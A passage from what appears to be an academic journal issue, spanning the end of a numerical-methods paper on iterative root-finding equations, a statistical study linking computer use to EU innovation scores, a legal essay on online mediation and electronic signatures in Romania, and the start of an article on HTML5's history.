If $x_0 = x_1$, hence $t_0 = 0$, in [2] was obtained for variations t_n of the approximations x_n of an exact real solution of the algebraic equation $f(x) = 0$, the polynomial equations of order m,

$$\sum_{k=0}^{m} \frac{f^{(k)}(x_1)}{k!} t_1^k = 0,$$

$$\sum_{k=1}^{m} \frac{f^{(k)}(x_2)}{k!} t_2^k + 2f(x_2) = 0,$$

where $x_2 = x_1 + t_1$,

……

$$\sum_{k=1}^{m} \frac{f^{(k)}(x_n)}{k!} t_n^k + 2f(x_n) + \sum_{j=2}^{n-1} f(x_j) = 0,\ n = 3,4,\ldots,$$

where $x_j = x_{j-1} + t_{j-1},\ 3 \le j \le n,\ n = 3,4,\ldots.$

For $m = 2$, are obtained the improved He's equations

$$\frac{f''(x_1)}{2} t_1^2 + f'(x_1) t_1 + f(x_1) = 0,$$

$$\frac{f''(x_2)}{2} t_2^2 + f'(x_2) t_2 + 2f(x_2) = 0,$$

where $x_2 = x_1 + t_1$,

……..

$$\frac{f''(x_n)}{2} t_n^2 + f'(x_n) t_n + 2f(x_n) + \sum_{j=2}^{n-1} f(x_j) = 0,$$

where $x_j = x_{j-1} + t_{j-1},\ 3 \le j \le n,\ n = 3,4,\ldots.$

For $m = 3$, are obtained the improved Wei-Wu-Mei equations

$$\frac{f'''(x_1)}{6} t_1^3 + \frac{f''(x_1)}{2} t_1^2 + f'(x_1) t_1 + f(x_1) = 0,$$

$$\frac{f'''(x_2)}{6} t_2^3 + \frac{f''(x_2)}{2} t_2^2 + f'(x_2) t_2 + 2f(x_2) = 0,$$

where $x_2 = x_1 + t_1$,

……..

$$\frac{f'''(x_n)}{6!}t_n^3+\frac{f''(x_n)}{2}t_n^2+f'(x_n)t_n+2f(x_n)+\sum_{j=2}^{n-1}f(x_j)=0,$$

where $x_j=x_{j-1}+t_{j-1},\ 3\le j\le n,\ n=3,4,\ldots.$

The improvement of these equations consists in replacing of $g(x_n)$ from constant term with simpler expressions.

5. Numerical example

We give an example, taken from [6], in which He's method does not apply.

Consider equation $f(x)=x^3-e^{-x}=0$. Newton's formula (11) gives recurrence relation $x_{n+1}=x_n-\dfrac{x_n^3-e^{-x_n}}{3x_n^2+e^{-x_n}}$. Taking $x_0=0$, we obtain $x_1=1,\ x_2=0.8123,$ $x_3=0.7743$ and $x_4=0.7729$.

For $m=2$, taking $x_0=x_1=0$, He's method give quadratic equation $t_1^2-2t_1+2=0$, which has complex roots, therefore this method is not applicable.

For $m=3$, taking $x_0=x_1=0$, the improved Wei, Wu and Mei method give cubic equation $7t_1^3-3t_1^2+6t_1-6=0$, with real root $t_1=0.7673$, hence $x_2=x_1+t_1=0.7673.$ Continuing recurrence process, we get

$1.0774t_2^3+2.0698t_2^2+2.2305t_2-0.025=0,\quad t_2=0.0111,\quad x_3=0.7784,$

and

$1.0765t_3^3+2.1056t_3^2+2.2769t_3+0.0125=0,\ t_3=-0.0055,\ x_4=0.7729.$

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ICT DETERMINING FACTORS IN INCREASING THE INNOVATION IN ROMANIA

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Preda Ana-Maria[3]
Stanica Justina Lavinia[4]

Abstract

In order to develop competitiveness, to strengthen the economic position in front of the social challenges of the 21st century (which include: climate changes, energy resources, health and aging), large and sustained efforts are made at the European Union level regarding the innovation. This paper investigates how the frequency of computer use by individuals can be linked to the innovation level, in order to establish an ICT determining factor for growing the innovation. The results show that the encouragement of ICT absorption by the individuals can yield to a growth in the innovation level, thus minimizing the gap between Romania and the European Union developed countries.

Keywords*:* innovation, ICT, correlation, UE 2020 initiative

1. Innovation and SII indicator

According to the "European Union's Green Paper on Innovation", the innovation refers to: product, process and organization, and includes: the renewal and enlargement of the range of products, services and related markets, the establishment of new methods of production, supply and distribution and the introduction of changes in management, work organization, and staff training.

The "PRO INNO Europe" initiative, launched by the Directorate General Enterprise and Industry, has the aim to „contribute to the improvement of the design, implementation and delivery of innovation policies and support measures at Member State and European level„ [1]. In this framework, an European Innovation Scoreboard[5] has been published annually, starting in 2001. The report offers an indicator of national performances in innovation: SII (Summary Innovation Index), computed according to a certain methodology from a variety of sub-indicators, grouped in three main types – Enablers, Firm Activities and Outputs – and eight innovation dimensions (fig. 1).

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

Fig. 1. The three main types of sub-indicators and the eight dimensions of Summary Innovation Index

The form and structure of the dimensions of SII have been modified over the time. The 2010 Innovation Union Scoreboard published on 1st February 2011 proposes a 25-indicators structure. The methodology for calculating the composite indicator SII has been updated every year so that its final value is comparable from one year to another. Most of the data are taken from the European Statistics Database (EUROSTAT).

Depending on the value in 2010 of the SII indicator, the UE states members can be divided into four groups, corresponding to the level of performance in innovation:

- the Innovation leaders: Denmark, Finland, Germany, Sweden;
- the Innovation followers: Austria, Belgium, Cyprus, Estonia, France, Ireland, Luxembourg, Netherlands, Slovenia and the UK;
- the Moderate innovators: Czech Republic, Greece, Hungary, Italy, Malta, Poland, Portugal, Slovakia and Spain;
- the Modest innovators: Bulgaria, Latvia, Lithuania and Romania.



Fig. 2. The four groups of performance in innovation for EU-27 in 2010

2. Correlations between the frequency of computer use by individuals and the innovation level for 24 EU countries

A strong relationship between the SII indicator and the "frequency of computer use by individuals" indicator, as a measure of ICT development, will be proved in this section.

The correlation between the two measures at the national level, for the last year (2010), has been tested through a cross-sectional analysis including 24 countries[6] of EU-27. The significant value of the correlation coefficient (R=0.86) proves that there is a strong relationship between the two variables. The ANOVA analysis is presented in Annex, Table 1.



Fig. 3. Cross-sectional analysis for 24 EU countries in 2010

To be noticed in fig.3 the position of Romania: it is a leader regarding the innovation in its Modest innovation group, despite the fact that in ICT terms there is a significant negative gap between Romania and all the other countries. In 2010, the "frequency of computer use by individuals" indicator for Romania is 24, for Bulgaria is 35 and more than double for Latvia.

In the second analysis, the coefficients of correlation between the two measures were computed for the same 24 EU-countries, considering the last five years (2006-2010). The results are listed in Annex, Table 2 and graphically presented in fig. 4.

[6] The 24 EU states analyzed are: Austria (AT), Belgium (BE), Bulgaria (BG), Cyprus (CY), Czech Republic (CZ), Estonia (EE), Finland (FI), France (FR), Germany (DE), Greece (GR), Hungary (HU), Ireland (IE), Italy (IT), Latvia (LV), Luxembourg (LU), Malta (MT), Netherlands (NL), Poland (PL), Portugal (PT), Romania (RO), Slovakia (SK), Slovenia (SI), Spain (ES) and United Kingdom (UK).



Fig. 4. Correlation between the frequency of computer use by individuals and the innovation level for 24 EU countries in 2006-2010

It can be noticed that for almost all countries, the correlation coefficient is above the statistical significance threshold of 0.80. The countries are represented in accordance to their innovative level: at the right side are the Innovation leaders and at the left side are the Modest innovators: Romania (coefficient 0.82), Bulgaria (coefficient 0.92), Latvia (coefficient 0.95).

The last correlation tested refers to Romania, in the last five years. The strong link, proved by a significant 0.82 correlation coefficient, suggests the fact that encouraging the use of computers by individuals may yield, in the near future, to an increase of innovation performances. In figure 5, we notice the lower value for the SII indicator in 2010, as a direct effect of the economic crisis in our country and despite the continued growth of the frequency of computer use by individuals. The ANOVA analysis is presented in Annex, Table 3.



Fig. 5. Correlation between the frequency of computer use by individuals and the innovation level in Romania during the period 2006-2010

3. Conclusions

The three statistical analyses presented in this paper showed that there is a significant link between the innovation level and the frequency of computer use by individuals indicator in most of EU countries in the last five years. This link is very strong for the three countries analyzed from the Modest innovation group: Romania, Bulgaria and Latvia. Inside this group, Romania is a leader regarding the innovation performances, despite the fact that it is far behind the other countries in ICT terms. This suggests that, if Romania will implement new strategies in order to increase the ICT absorption by the individuals,

this will yield to a significant growth in the innovation level, providing a more accelerated convergence of Romania towards the European Union developed countries.

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Annex

Table 1. Statistical analysis of the correlation between the frequency of computer use by individuals and the innovation performance (SII) for 24 EU countries in 2010

Regression Statistics	
Multiple R	0.86
R Square	0.73
Adjusted R Square	0.37
Standard Error	11.45
Observations	24.00

ANOVA

	df	*SS*	*MS*	*F*	*Significance F*
Regression	1.00	1910.36	1910.36	14.56	0.0009
Residual	22.00	2886.60	131.21		
Total	23.00	4796.96			

	Coefficients	*Standard Error*	*t Stat*	*P-value*
Intercept	27.31	7.61	3.59	0.001643
SII	61.23	16.05	3.82	0.000944

Table 2. The correlation coefficient between the frequency of computer use by individuals and the innovation performance (SII) for ~~the~~ 24 EU countries in the last five years 2006-2010 (by cluster of innovation)

Modest innovators		Moderate innovators		Innovation followers		Innovation leaders	
State	Correlation coef.	State	Correlation coef.	State	Correlation coef.	State	Correlation coef.
LV	0.948	SK	0.390	EE	0.964	DE	0.984
BG	0.921	PL	0.389	SI	0.888	FI	0.900
RO	0.819	HU	0.751	CY	0.723		
		MT	0.943	FR	0.915		
		GR	0.892	LU	0.130		
		ES	0.813	IE	0.553		
		CZ	0.449	NL	0.891		
		IT	0.903	AT	0.801		
		PT	0.954	BE	0.935		
				UK	0.186		

Table 3. Statistical analysis of the correlation between the frequency of computer use by individuals and the innovation performance (SII) for Romania in the last five years (2006-2010)

Regression Statistics	
Multiple R	0.82
R Square	0.67
Adjusted R Square	0.56
Standard Error	0.02
Observations	5.00

ANOVA

	df	*SS*	*MS*	*F*	*Significance F*
Regression	1	0.0015	0.0015	6.1075	0.0900
Residual	3	0.0007	0.0002		
Total	4	0.0022			

	Coefficients	*Standard Error*	*t Stat*	*P-value*
Intercept	0.101	0.052	1.937	0.148
Computer use	0.006	0.003	2.471	0.090

ON-LINE MEDIATION BETWEEN ECONOMIC AGENTS

George Măgureanu[1]

Abstract

Now, in Romania there is an ever increasing number of conflicts between the economic agents related with the non observance of their obligations resulting from the economic contracts, this leading to an overloading of the courts with their solution, to the increase of the costs occurred through the application of the justice - these being as a rule exaggerated large, the increase of the time for passing through all procedures steps. Therefore, there appeared as a necessity the finding of alternative methods for solving the commercial, civil, labour right, family right or even criminal right field disputes, more rapid, more flexible and more economic ones, as far as the legislation allows to resolve these disputes by other process means than on the way of the common law justice. As the mediation or the arbitration can be done on line, the solving period of time for a dispute can be reduced and the costs diminished.

Keywords: Electronic documents, trade companies, electronic signature, on line arbitration, on line mediation, qualified digital certificate.

Contents

In the Western countries, there were major concerns for finding means of solving the disputes, among other ways than legal ones, still from the "70 years.

The necessity to solve the conflicts of interests arisen between physical or legal persons, every day more numerous in the last period of time, has imposed the finding also in Romania of some ways, legal also, but which allow to avoid the slow-moving and costly way unfolded before the courts and those of compulsory execution.

The concept of mediation has appeared in the United States of America in the year 1976, following some government initiative aiming the decongestion of the courts, witnessing rapidly a strong development, the courts being relieved from a large number of files.

The classic system of solving the disputes in the civil law or trade law[2], is today obsolete, being characterized by slow-moving and inadequate means of action for solving the everyday larger number of disputes between the economic agents. And this is much more valid for electronic disputes, whose solution is required with even more promptness and which cannot be localized within a limited geographical space.

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[2] For a larger examination concerning the solving of disputes in civil and commercial fields, see: I. Leş, Treaty of civil process right, IVth edition, Ed. CH-Beck, Bucharest, 2008, p. 413 and following.; I. Deleanu, Treaty of civil process right, IInd vol., Ed. Europa Nova, Bucharest, 1997, p. 5 and following.; Fl. Măgureanu, Civil process right, XIIth, Ed. Universul Juridic, Bucharest, 2010, p. 277; M. Tăbârcă, Civil process right, Ist vol., Ed. Glogal Lex, Bucharest, 2004, p. 284 and following

The application of the classis system at these cases, would generate a disproportionate cost in relation with some activities, such as, for example, the average value of an electronic transaction between two physical persons. Further, the means of action the competent national authorities have at their disposal, as well as the collaboration between these authorities are limited, and not always transparent and efficient ones.

The European Commission has suggested to the States Members, still from 1998, the finding of solutions that offer to the consumers the access to justice for protecting their violated rights and for applying " extrajudicial solutions of the disputes".

In this sense, for solving the disputes arisen in the electronic space, it is recommended:

- The EU States Members have to draw up a legislation allowing, in case of a disputed between a service provider and a recipient of a service from an IT company, the efficient use of the mechanisms for an extrajudicial solution of the dispute, of course by an electronic way.
- The EU States Members have to watch that the competent bodies for extrajudicial solution of the disputes apply, within the established norms of the community law, the principles of independence, transparency, contradictory character, efficiency of the procedure, equality of decisions, freedom of parties and representation aimed to improved the communication between the professionals and the consumers;
- The EU States Members have to encourage the bodies that solve the disputes on extrajudicial ways inform the Commission about the taken decisions concerning the services provided by the informatics society and about the information concerning the practices, the usances or the customary laws of the electronic trade[3].

By these recommendations it was aimed that the decisions taken in this field will be put into practice by setting up an European form for complaints for the consumers, the adoption of some minimal principles governing the activity of the bodies established by the law to solve on extrajudicial way the disputes by setting up an Internet portal dedicated to the on line solution of the disputes generated by the trade of electronic type.

The portal has as scope the creation of a cross-border entity meant to facilitate the solution of the disputes involving parties from different states, in order to ease the solution with rapidity for the disputes between them, for elimination of the costs generated by the travel expenses, for administration of the proofs and others.

Through the EU decision, the States Members are obliged to have a legislation allowing the efficient operation of the mechanisms used for extrajudicial solution of the disputes in the electronic trade. Also, the consumers must be informed about the possibility to appeal to a court in case that the RDO decision[4] does not satisfy them, and about the right to cease at any moment these procedures outside the legal system.

[3] www.ecodir.org

[4] RDO (Resort Development Organization) is a professional body dedicated to the excellence and correctness of the trade transactions, with headquarters in Brussels, Belgium.

Most of the time, the consumers most of cases, but also the offerers, are confronted with major difficulties in solving the issued arisen following the electronic transactions, such as: differences of linguistic and cultural nature, the expenses resulted due to the fact that the offerer and the consumer are in completely different geographical locations, at large distances sometimes and others.

Also, there is possible to be problems in defining the jurisdiction with regard to the applicable law and putting into practice the decisions taken by the courts. Moreover, the companies have difficulties in establishing the territories where they could be subject of jurisdiction and which laws are applicable for them.

The fact that you have to obey laws from numerous jurisdictions and that you are vulnerable to be sued in more courts leads to the increase of the costs involved by carrying out the on line trade. Therefore, there are necessary fast instruments, adequate and convenient ones from the financial point of view for solving the disputes in order to create a feeling of trust in the electronic space. The term ODR means generally an electronic form of an alternative resolution of a dispute (Alternative Dispute Resolution) and includes more type of activities:

- negotiation – by which the parties try to reach a consensus through active communication between then by means of Internet by using for example e-mails, videoconferences or tele-videoconferences.
- mediation – process in which the mediator, a neutral person against the parties being in disputed, communicates with both parties. By presenting them the advantages of solving the dispute in a friendly way and not in the court and trying to bring them to an agreement.
- arbitration – process in which a third party chosen by mutual agreement by the parties involved in the dispute, provides the function of an referee and takes a decision by an arbitral decisions, after having studied the relevant evidences and after having studied the existing proofs.

Because of the specific existing in the electronic space of business, these alternative ways for solving the disputes are encountered .Many virtual forums for solving the disputes offer already services on Internet, making from the resolution on line of the disputes a reality. This rises the question of the compatibility between the RDO and the actual legal frameworks, national or international ones, and the regulation of the activity carried out by providers of services of RDO type.

The statistics of the available services at the present time shows that the negotiation is for most of cases done by e-mails, while the procedure of mediation uses also other type of communication (videoconferences, phone, voicemail[5], fax).

The on line arbitration, where it is used, is confronted with difficulties, because the parties involved in dispute do not want to obey the decisional authority of the referee. The sole

[5] Term used in a larger sense for indicating any system of transmitting stored voice messages, including by means of a telephone answering machine.

authority for on line international arbitration is ICANN[6], an organization that deals with the problems related with the name and the property over the Internet domains[7].

Within the procedure of arbitration, the availability of adequate means of communication means more than even the quality of the legal act itself. If the documents are not correctly transmitted, there is a risk of receiving a unfavourable decision from the referee, and these decisions are hardly corrected. In the processes of on line mediation, all the involved parties have private and confidential documents. The cases are never published with real data, but only as statistics.

As a rule, the parties wait an increased confidentiality. The personal data are not made public, and the persons not familiar with a certain process of arbitration are not accepted to assist to the hearings or to analyze the registrations of the process[8].

The resolution of the disputes arisen in the field of electronic trade, can not be done in a reasonable way by using the classic legal system[9]. By the European Directive the competent bodies try to take the most important measures for facilitate to the consumers of services within a information society the right to an impartial judgment. We are talking about alternative methods for solving the disputes, their existence being necessary, fact proved by the legal decision taken by the competent bodies and that oblige the EU States Members to facilitate and to regulate the activity of these entities.

A particular efficient method is represented by the mediation, which, according to the provisions of the Code of ethics and professional deontology of the mediators, adopted in the year 2007 by the Council of mediation, the mediation is the voluntary way for solving the disputed between two or more persons, in a friendly way, with the assistance of a third neutral person, qualified and independent, through an activity carried out in conformity with the legal provisions in the field and the norms of the above mentioned Code.

The Directive of the European Union concerning the mediation in the civil law and commercial law, has as scope to facilitate and to promote the alternative ways for the resolution of the disputes and to harmonize the mediation with the legal procedures in the States Members. The Directive emphasizes the training of the mediators, the observance

[6] *Internet Corporation for Assigned Names and Numbers*

[7] For the arbitration procedure of common law done by referees, see Fl. Măgureanu, G. Măgureanu, The civil process right. Course for masterate. The business law, II[nd], Ed. Universul Juridic, Bucharest, 2009; V. Roş, The international trade arbitration, Ed. Monitorul Oficial, Bucharest, 2000.

[8] See also the numerous international rules concerning the arbitration. We mention: The protocol concerning the clauses of arbitration, stipulated at Geneva on 24[th] March 1923; The convention concerning the putting into practice the foreign arbitration decision, stipulated at Geneva on 26th September 1927; The convention for the admission and execution of the foreign arbitration decision, adopted at New York on 10th June 1958; The European convention for international trade arbitration, stipulated at Geneva on 21[st] April 1961; The convention for settlement of disputed concerning the investments in states, stipulated at Washington on 18[th] March 1965; The law type concerning the international arbitration from 21[st] June 1985 and the Rule of arbitration UNCITRAL from 28[th] April 1976.

[9] For a detailed examination concerning the resolution of the trade disputes by the common process law by the courts, see Fl. Măgureanu, The civil process law, XIIth ed., Ed. Universul Juridic, Bucharest, 2010.

of the standards for training and the quality of the mediation services and recommends to the judges to counsel the parties to use the mediation.
The agreement reached by the parties through mediation is considered as having the same value as the judge's decision itself, the parties being counselled to show up before the notary or to follow the judicial procedures specific for the respective State Member for putting into practice the agreement concluded between the parties through mediation.

The Directive takes into account the confidential character of the mediation and refers to the duration and the terms of prescriptions, emphasizing the securing of the access to the justice if the mediation fails[10].

According to the provisions of the Art. **2 par. (1), from the Law no.** 192/2006**, if the law does not stipulate otherwise, the parties, physical or legal persons, can resort to the mediation voluntarily, including after starting a judgment before the competent bodies, agreeing to resolve on this way any dispute in civil, commercial, family, criminal field, as well as in other fields, within the conditions stipulated by the law. To the mediation are subjected also the disputes from the field of consumers' protection, if the consumer invokes the existence of a damage following the acquisition of defective products or services, non observance of the contracting clauses or given warranties, existence of some abusive clauses included in the contracts stipulated between consumers and the economic agents or because of the violation of other rights foreseen by the national legislation of that of the European Union in the field of the consumers' protection**

The mediation cannot have as object the strictly personal rights, such as those concerning the status of a person, as well as any other rights of which the persons, according to the law, cannot dispose by convention or any other way admitted by the law.

The use of certain services of RDO type is limited because of the mistrust the users have that the offered information will remain confidential and that the decisions will be impartial ones.

A particular role in carrying out the processes of out-of-court[11] type , have the electronic signature, that come to confirm the will of those involved in such processes and eliminate the suspicion and the mistrust.

The electronic trade is based on the electronic transmission of data. This system has also disadvantages, the vulnerability of the e-mails or that of other forms of communication on web when they are not protected. The solemn declaration that the collected information is confidential does not mean necessarily that the information cannot be transmitted or accessed accidentally or by third parties, interested from the material or moral point of

[10] On 23rd April 2008, the European Parliament has adopted the Directive (IP/08/628) concerning the mediation in the civil law and the commercial law, upon the Proposal of Directive (IP/04/1288) from October 2004, the States Members having at their disposal 3 years to transpose into the internal legislation the provisions of the Directive concerning the mediation in the civil law and the commercial law.
[11] Procedures of solving in an extrajudicial manner the disputes.

view in decoding the information. The providers of electronic services guarantee that the electronic information are protected and the electronic communications and the access to the data is secured before and after the procedure of solving on line the dispute.
The electronic signature is legally acknowledged as proof in justice. Therefore, the development of the legal framework in the domain of the electronic signatures has been accompanied by the setting up of the legislation that regulates the activity of the providers of services of electronic signature.

In the community plan, there is a diversity of legal norms that regulate the electronic signature, fact that led to the initiative of the European Commission for harmonizing the corresponding provisions within the European Union, the guarantee of a good operation of the domestic market in the domain of these signatures, by establishing also the criteria representing the base of legally acknowledgement of the electronic signature and the certification services of it, as well as the assimilation of the electronic signature with the holograph one.

Unlike the traditional deeds, the electronic ones don't have a strictly visual representation unless then when the recipient checks, using specific methods, the conformity of the signature, its authenticity, integrity and the confidentiality of the document contents as well as the identity of the signer. A big advantage is represented by the fact that the digital support (diskette, CD, etc.) is much more durable than the paper, the registration and the possibility of archiving being net superior ones and the electronic language became an universal one, eliminating the difficulties connected with speaking, translation, interpretation.

According to the provisions of the art. 4 pts. 3 and 4 from the Law no. 455/2001, "the electronic signature represents data in electronic form, attached or logically associated with other data in electronic form and that serves as method of identification", and " an extended electronic signature represents that electronic signature observing cumulatively the following conditions: is connected in an unique way with the signer; provides the identification of the signer; is created by means exclusively controlled by the signer; is connected with the data in electronic form, to which is so related that any their successive modification is identifiable".

The main objective of the above mentioned law is represented by the identification and the certification of the agreement given by the author of deed in electronic form and the securing of all conditions of reliability and those of the securing system based upon electronic signature.

In order to provide the conditions of the electronic signature validity, there are required secured devices for creating and checking the signature and creating a valid certificate from the provider of certificating services, its absence leading to the impossibility of assimilating the deed in electronic form with that under private signature.

The Art.4 par.7 from the law stipulates the necessity of using a secured device (hardware and/or software configured) for implementing some data in order to create the electronic signature, and at the par. 8 there are mentioned the conditions to be fulfilled by this one.

The electronic (digital) signature offers to the reader a strong reason for acknowledging the fact that the digital message or document is created by the persons who has signed it, and the contents of the digital message or document hasn't been modified since its issuing.

The electronic signature is based upon three algorithms: that of aleatory selection of a private key which it will be associated to a public key; that of signing that, applied to a private key and to a digital document, will generate the digital signature; that of checking the digital signature, which applied to the public key of the digital signature, accepts or rejects the message of conformity.

For the confirmation of the authenticity, there is issued a qualified digital certificate, which secures the "virtual identity" of the possessor and allows the creation of an electronic signature with legal value allowing an identification without ambiguity, based on the guarantee of the integrity and authenticity of the electronic messages and documents.

It is absolutely necessary to secure the protection of the data for two types of communications: from the portals on Internet belonging to the offerers towards the customers; from the involved parties in a process of dispute on-line and the third mediator or referee.

By using the electronic signature it is possible to eliminate a series of risks connected with the origin of the documents, the person receiving them and the possible modifications of the documents following their interception.

Taking into account that the classic legal system is not adapted to the dynamics of the electronic trade, the costs of its use are sometimes too large as well as the numerous complications connected with the jurisdiction and the geographical localization, it is necessary in succession that the European Union supports the foundation of some bodies that offer the possibility to find new modern means for the resolution of a conflict without resorting to the courts.

Conclusions

Resolving commercial disputes through the common law procedure has become increasingly difficult, presenting numerous disadvantages caused by very long periods in which this procedure is performed, imposing the alternative ways of conflict resolution including mediation.

As a result, are required to be taken the most important and urgent measures to facilitate consumers' information society services entitled to a fair trial, but through a simplified procedure to ensure objectivity and legal resolution of conflicts.

Mediation, as a voluntary means of settling disputes amicably, with the assistance of a neutral third party which however must be qualified and independent, will certainly contribute to relieving the courts of the large number of cases they face today and settling in more short-term disagreements between the parties.
If the mediation will be done online, terms and costs of conflict resolution will be shorter and the parties will benefit from many other advantages.

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THE NEW "UNIVERSAL TRUTH" OF THE WORLD WIDE WEB

Alexandru Tăbușcă[1]

Abstract

We all see that the world wide web is permanently evolving and developing. New websites are created continuously and push the limits of the old HTML specs in all respects. HTML4 is the real standard for almost 10 years and developers are starting to look for new and improved technologies to help them provide greater functionality. In order to give the authors flexibility and interoperability and to enable much more interactive and innovative websites and applications, HTML5 introduces and enhances a large set of features, such as new form elements, APIs, multimedia elements, structure and semantics updates. The development of HTML5, started in 2004, is currently carried out by a joint effort of the W3C HTMLWG and the WHATWG organizations. A lot of important companies participate in this effort, including the largest browser developers: Microsoft, Mozilla, Opera and Apple. The specifications of the new "to be" standard is still work in progress and quite a way lies ahead before its completion. Taking into account this fact there is a certain possibility that the features presented below have already been somehow modified or changed even in the near future.

Keywords: html5, cross-platform, css3, JavaScript, mobile application development, flexibility, interoperability.

Introduction

First of all we have to remember several historical, background facts about the well-known and widely used HTML standard. In 1999, the W3C consortium has decided to stop working on the HTML and move the specifications towards the more strict XHTML standard. A group of web developers from Opera and Mozilla did not agree with the approach and chose to present a paper to the W3C, in 2004, arguing that, "*we consider web applications to be an important area that has not been adequately served by existing technologies… There is a rising threat of single-vendor solutions addressing this problem before jointly-developed specifications.*"

The paper suggested several design principles to be followed:

- backwards compatibility and a clear migration path
- well-defined error handling, in the manner of CSS – meaning that an error should be treated as a "ignore unknown and move on" process, oppositely to the XML's strict "stop and solve" error handling
- users should not be exposed to developers' errors
- practical use: every feature that goes into the web-applications specifications must be justified by a practical use case

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- scripting is a very important part and should be kept together with the declarative specifications
- avoid device-specific profiling
- keep the process open

The document was not sanctioned by the W3C consortium, and as a consequence Opera and Mozilla, and later on joined by Apple, continued to maintain a mailing list entitled "Web Hypertext Application Technology Working Group (WHATWG)". This public location kept track of their work and their proof-of-concept specifications. The proposed specifications extended the HTML4 capabilities and were later called "Web Applications 1.0", under the continued supervision of Ian Hickson[2].

In 2006, the W3C consortium realized that their past approach was wrong and decided to return to the HTML universe once more. They have asked the WHATWG for its specifications in order to use them as the basis of what will grow, evolve and is now known as the HTML5 specifications set.

All application developers currently working within the dynamic world wide web field can see that the new trend of the mobile applications space is more and more approaching the "elusive" HTML5 language – bundled together with JavaScript and CSS3 technologies, all of them collaborating for the creation of web applications and native mobile applications. This fact is very useful especially when dealing with cross-platform development or when working with content that already exists on the web.
This article is going to present some of the best HTML5 centered, cross-platform mobile frameworks that are now being used by developers to deliver native applications experiences on a variety of mobile devices.

Given the marketing waves and the publicity surrounding HTML5 (especially by the iconic Steve Jobs of Apple), it would be easy for the casual IT user to think that now is the moment that one particular technology will finally prevail, that will cook for us, do our homework or walk the dog ☺. Well, actually, HTML5 is not exactly that ☹; the specifications are not even officially ratified as a standard (yet). The specifications continue to approach completion, however, and when used in combination with the good old JavaScript and the also new CSS3, HTML5 can achieve a quite incredible things for an heir of the old HTML4 that we all know and love.

This things are especially true for the world of the mobile devices. A "standard" requirement for any modern mobile operating system and its preferred browser is the capability of understanding modern HTML5 applications. The cutting edge modern mobile operating systems, such s iOS or Android use WebKit as their bases. Likewise, the Canadians of BlackBerry and Americans of HP are also using WebKit and even Microsoft has already released a beta mobile version of Internet Explorer 9 for Windows Phone 7.

[2] Ian 'Hixie' Hickson - the author and maintainer of the Acid2 and Acid3 tests, and the Web Applications 1.0/HTML 5 specification; known as a proponent of web standards, has played a crucial role in the development of specifications such as CSS

